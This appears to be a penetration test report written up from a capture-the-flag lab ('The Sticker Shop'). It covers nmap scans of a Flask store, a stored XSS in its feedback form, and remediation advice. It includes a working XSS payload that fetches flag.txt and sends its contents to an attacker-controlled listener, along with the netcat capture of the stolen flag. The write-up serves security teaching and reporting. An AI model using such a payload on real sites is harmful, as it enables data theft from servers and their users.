Penetration Test Report

THM | “The Sticker Shop”

01/12/2025

Executive Summary

Overview

On January 21st 2025, THM was engaged to conduct a web-application penetration test against a production web server hosting a store front. The objective of the assessment was to exploit any existing vulnerabilities in the web service to read the contents of a text file as proof of compromise. During the engagement an extreme risk vulnerability was discovered on the feedback form of the web application which allowed the tester to read the contents of the text file and fulfill the objectives of the engagement, the vulnerability could allow an adversary to achieve elevated privileges on the server, exfiltrate data, or pivot to other network endpoints, further increasing risk to the integrity and availability of the production web server.

Strategic Recommendations

Considering the significant risk to business operations posed by the vulnerability in the web application, the following actions should be implemented:

- Research and implement web application hardening best practices related to sanitization of user input and mitigating “XSS” (Cross-Site Scripting) vulnerabilities.

*For further technical details on remediation actions, see “V:01 Cross-Site Scripting (Extreme Risk)” on page 11.

Table of Contents

Engagement Overview

Introduction

THM was engaged on January 21st 2025 for a web application penetration test to validate the security of their production web server. The client specified that the goal of the assessment was to read the contents of a text file located at (web root)/flag.txt. The assessor should not seek to elevate privileges on the target machine itself, and the objectives should be achieved via exploitation of the web service itself. The engagement will be conducted from within the same private LAN as the web server.

Methodology

The summarized methodology we use for conducting engagements is as follows.

1. Passive Reconnaissance - We will attempt to gather as much information as possible about the target using non-intrusive methods such as reviewing web pages and publicly available information.

2. Active Reconnaissance & Scanning - We use a variety of fingerprinting and scanning tools to further map and enumerate the target environment. Visible services are further researched in order to build and plan the following tests. Scanners are used to determine if any further vulnerabilities exist that may have been missed during manual enumeration that could lead to initial access or privilege escalation.

3. Achieving Access - Utilizing the information gathered during the reconnaissance phases, we will attempt to gain access to escalate privileges on the target machine adhering to the rules of engagement if any apply. From there, based on the scope of the assessment, we will thoroughly document findings and execute actions on objectives.

Risk Classification

All vulnerabilities and/or risks detailed throughout the contents of this report are categorized according to recommendations from Penetration Testing Execution Standard (PTES) and modified based on individual engagement needs. Any significant changes to categorization or specification will be noted. For further details please see: http://www.pentest-standard.org/index.php/Reporting.

Assessment Scope

IP Addresses

10.10.214.162

Engagement Walkthrough

Reconnaissance (Active)

To begin the engagement, the tester initiated an Nmap scan with default configurations against the web server's provided IP address:

```
root@ip-10-10-85-143:~# export target=10.10.214.162
root@ip-10-10-85-143:~# nmap $target
Starting Nmap 7.80 ( https://nmap.org ) at 2025-01-21 15:28 GMT
Nmap scan report for 10.10.214.162
Host is up (0.00023s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
8080/tcp open  http-proxy
MAC Address: 02:76:FC:75:96:C1 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.50 seconds
root@ip-10-10-85-143:~#
```

This scan yielded two open ports, 22 and 8080. To further enumerate any potentially exposed services, the tester initiated a full port scans across all 65,535 ports on the target machine:

```
root@ip-10-10-85-143:~# nmap $target -T5 -p- -Pn
Starting Nmap 7.80 ( https://nmap.org ) at 2025-01-21 15:29 GMT
Nmap scan report for 10.10.214.162
Host is up (0.00023s latency).
Not shown: 65533 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
8080/tcp open  http-proxy
MAC Address: 02:76:FC:75:96:C1 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 2.80 seconds
root@ip-10-10-85-143:~#
```


It has been verified that at this point in the assessment there are no further exploitable services, so the tester began enumeration of the exposed ports.

```
root@ip-10-10-85-143:~# nmap -A $target -p 22,8080
Starting Nmap 7.80 ( https://nmap.org ) at 2025-01-21 15:29 GMT
Nmap scan report for 10.10.214.162
Host is up (0.00052s latency).

PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux; protocol 2.0)
8080/tcp open  http-proxy Werkzeug/3.0.1 Python/3.8.10
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     Server: Werkzeug/3.0.1 Python/3.8.10
|     Date: Tue, 21 Jan 2025 15:29:58 GMT
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 1655
|     Connection: close
|     <!DOCTYPE html>
|     <html>
|     <head>
|     <title>Cat Sticker Shop</title>
|     <style>
|     body {
|     font-family: Arial, sans-serif;
|     margin: 0;
|     padding: 0;
|     header {
|     background-color: #333;
|     color: #fff;
|     text-align: center;
|     padding: 10px;
|     header ul {
|     list-style: none;
|     padding: 0;
|     header li {
|     display: inline;
|     margin-right: 20px;
|     header a {
|     text-decoration: none;
|     color: #fff;
|     font-weight: bold;
|     .content {
|     padding: 20px;
|_    .product {
```


```
|_http-server-header: Werkzeug/3.0.1 Python/3.8.10
|_http-title: Cat Sticker Shop
1 service unrecognized despite returning data. If you know the service/version, please submit the followi
ng fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port8080-TCP:V=7.80%I=7%D=1/21%Time=678FBD77%P=x86_64-pc-linux-gnu%r(Ge
SF:tRequest,726,"HTTP/1\.1\x20200\x20OK\r\nServer:\x20Werkzeug/3\.0\.1\x20
SF:Python/3\.8\.10\r\nDate:\x20Tue,\x2021\x20Jan\x202025\x2015:29:58\x20GM
SF:T\r\nContent-Type:\x20text/html;\x20charset=utf-8\r\nContent-Length:\x2
SF:01655\r\nConnection:\x20close\r\n\r\n<!DOCTYPE\x20html>\n<html>\n<head>
SF:\n\x20\x20\x20\x20<title>Cat\x20Sticker\x20Shop</title>\n\x20\x20\x20\x
SF:20<style>\n\x20\x20\x20\x20\x20\x20\x20\x20body\x20{\n\x20\x20\x20\x20\
SF:x20\x20\x20\x20\x20\x20\x20\x20font-family:\x20Arial,\x20sans-serif;\n\
SF:x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20margin:\x200;\n\x20\x20\
SF:x20\x20\x20\x20\x20\x20\x20\x20\x20\x20padding:\x200;\n\x20\x20\x20\x20
SF:\x20\x20\x20\x20}\n\x20\x20\x20\x20\x20\x20\x20\x20header\x20{\n\x20\x2
SF:0\x20\x20\x20\x20\x20\x20\x20\x20\x20background-color:\x20#333;\n\x
SF:20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20color:\x20#fff;\n\x20\x20
SF:\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20text-align:\x20center;\n\x20\x2
SF:0\x20\x20\x20\x20\x20\x20\x20\x20\x20padding:\x2010px;\n\x20\x20\x2
SF:0\x20\x20\x20\x20\x20}\n\x20\x20\x20\x20\x20\x20\x20\x20header\x20ul\x2
SF:0{\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20list-style:\x20none
SF:;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20padding:\x200;\n\x20
SF:\x20\x20\x20\x20\x20\x20\x20}\n\x20\x20\x20\x20\x20\x20\x20\x20header\x
SF:20li\x20{\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20display:\x20
SF:inline;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20margin-right:\
SF:x2020px;\n\x20\x20\x20\x20\x20\x20\x20\x20}\n\x20\x20\x20\x20\x20\x20\x
SF:20\x20header\x20a\x20{\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x2
SF:0text-decoration:\x20none;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x2
SF:0\x20color:\x20#fff;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20f
SF:ont-weight:\x20bold;\n\x20\x20\x20\x20\x20\x20\x20\x20}\n\x20\x20\x20\x
SF:20\x20\x20\x20\x20\.content\x20{\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\
SF:x20\x20\x20padding:\x2020px;\n\x20\x20\x20\x20\x20\x20\x20\x20}\n\x20\x
SF:20\x20\x20\x20\x20\x20\x20\.product\x20{\n\x20\x20\x20\x20\x20\x20\x20\
SF:x20\x20\x20\x20\x20bo");
MAC Address: 02:76:FC:75:96:C1 (Unknown)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (
94%), Linux 3.10 - 3.13 (94%), Linux 3.8 (94%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%), Lin
ux 2.6.32 (92%), Linux 3.11 (92%), Linux 3.2 - 4.9 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
TRACEROUTE
HOP RTT     ADDRESS
1   0.52 ms 10.10.214.162

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 99.04 seconds
```

Upon manual inspection of the web application, the main page did not appear to contain much useful information.



It was observed that the navigation bar contains links to the current page as well as a “Feedback” page. After navigating to this page a text box can be found to send feedback to the owners.


Home
Feedback
Please submit your feedback regarding your product
Customer feedback
Submit

Actions on Objectives

By creating a listener on the attacking machine using Netcat, and crafting an HTTP/JavaScript payload and entering it into the form, the vulnerability was exploited to read and send the contents of the flag.txt file to the attacking machine.

Payload: <img src=x onerror="fetch('http://127.0.0.1:8080/flag.txt').then(r => r.text()).then(r => fetch('http://10.10.85.143:5154/?c=' + r)).catch(e => fetch('http://10.10.85.143:5154/?c=' + e))"/>

*See “Appendix C - Payload Analysis” for technical details on the above code.

Engagement Results

Vulnerabilities Identified

V:01 Cross-Site Scripting (Extreme Risk)

Upon manual fuzzing of the input form located at /submit_feedback, an extreme-risk XSS vulnerability was discovered which was exploited to retrieve the contents of the flag.txt file.

Relevant Information

CWE-79

OWASP Top 10 A03:2021

Remediation Actions

In order to mitigate the risks posed by V:01, the client should take immediate action to implement security measures against unsanitized user input such as input-sanitization, Content Security Policies (CSP) or secure headers such “X-XSS-Protection.” For further details on remediating related security risks see “Cross-Site Scripting Prevention Cheat Sheet” from OWASP: https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html

Risk Assessment

Attack Complexity

The payload used to execute arbitrary code on the target machine was of low complexity and requires minimal technical skill to execute, and only requires publicly available tools requiring minimal configuration.

Incident Frequency

Due to the tested endpoint being a public-facing web application server, the incident likelihood is critically high, and immediate remediation actions/compensating controls should be implemented to minimize risk of the server being compromised.

Impact Analysis

While the engagement did not assess beyond the scope of the web application itself, the discovery of arbitrary code execution poses an extreme risk to security of the server itself, and could lead to full machine compromise which introduces risk of catastrophic damages to business operations due to the criticality of the server.

Overall Security Posture

The presence of an extreme risk XSS vulnerability allowing for arbitrary code execution on a production server significantly weakens the security posture of the server itself and the production network as whole. Immediate actions should be taken to mitigate the risks posed by the identified vulnerability in order to avoid potentially catastrophic effects on business operations.

Appendix A - References

- **CWE 79, MITRE Corporation, Vulnerabilities Identified.**
  https://cwe.mitre.org/data/definitions/79.html
- **OWASP Top 10 A03:2021, OWASP, Vulnerabilities Identified.**
  https://owasp.org/Top10/A03_2021-Injection/
- **Cross-Site Scripting Prevent Cheat Sheet, OWASP, Vulnerabilities Identified.**
  https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html

Appendix B - Proof of Concept

V:01 - XSS Vulnerability Allowing Information Disclosure

```
root@ip-10-10-85-143:~# nc -lvnp 5154
Listening on 0.0.0.0 5154
Connection received on 10.10.214.162 40412
GET /?c=THM{83789a69074f636f64a38879cfcabe8b62305ee6} HTTP/1.1
Host: 10.10.85.143:5154
Connection: keep-alive
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/119.0.
6045.105 Safari/537.36
Accept: */*
Origin: http://127.0.0.1:8080
Referer: http://127.0.0.1:8080/
Accept-Encoding: gzip, deflate
```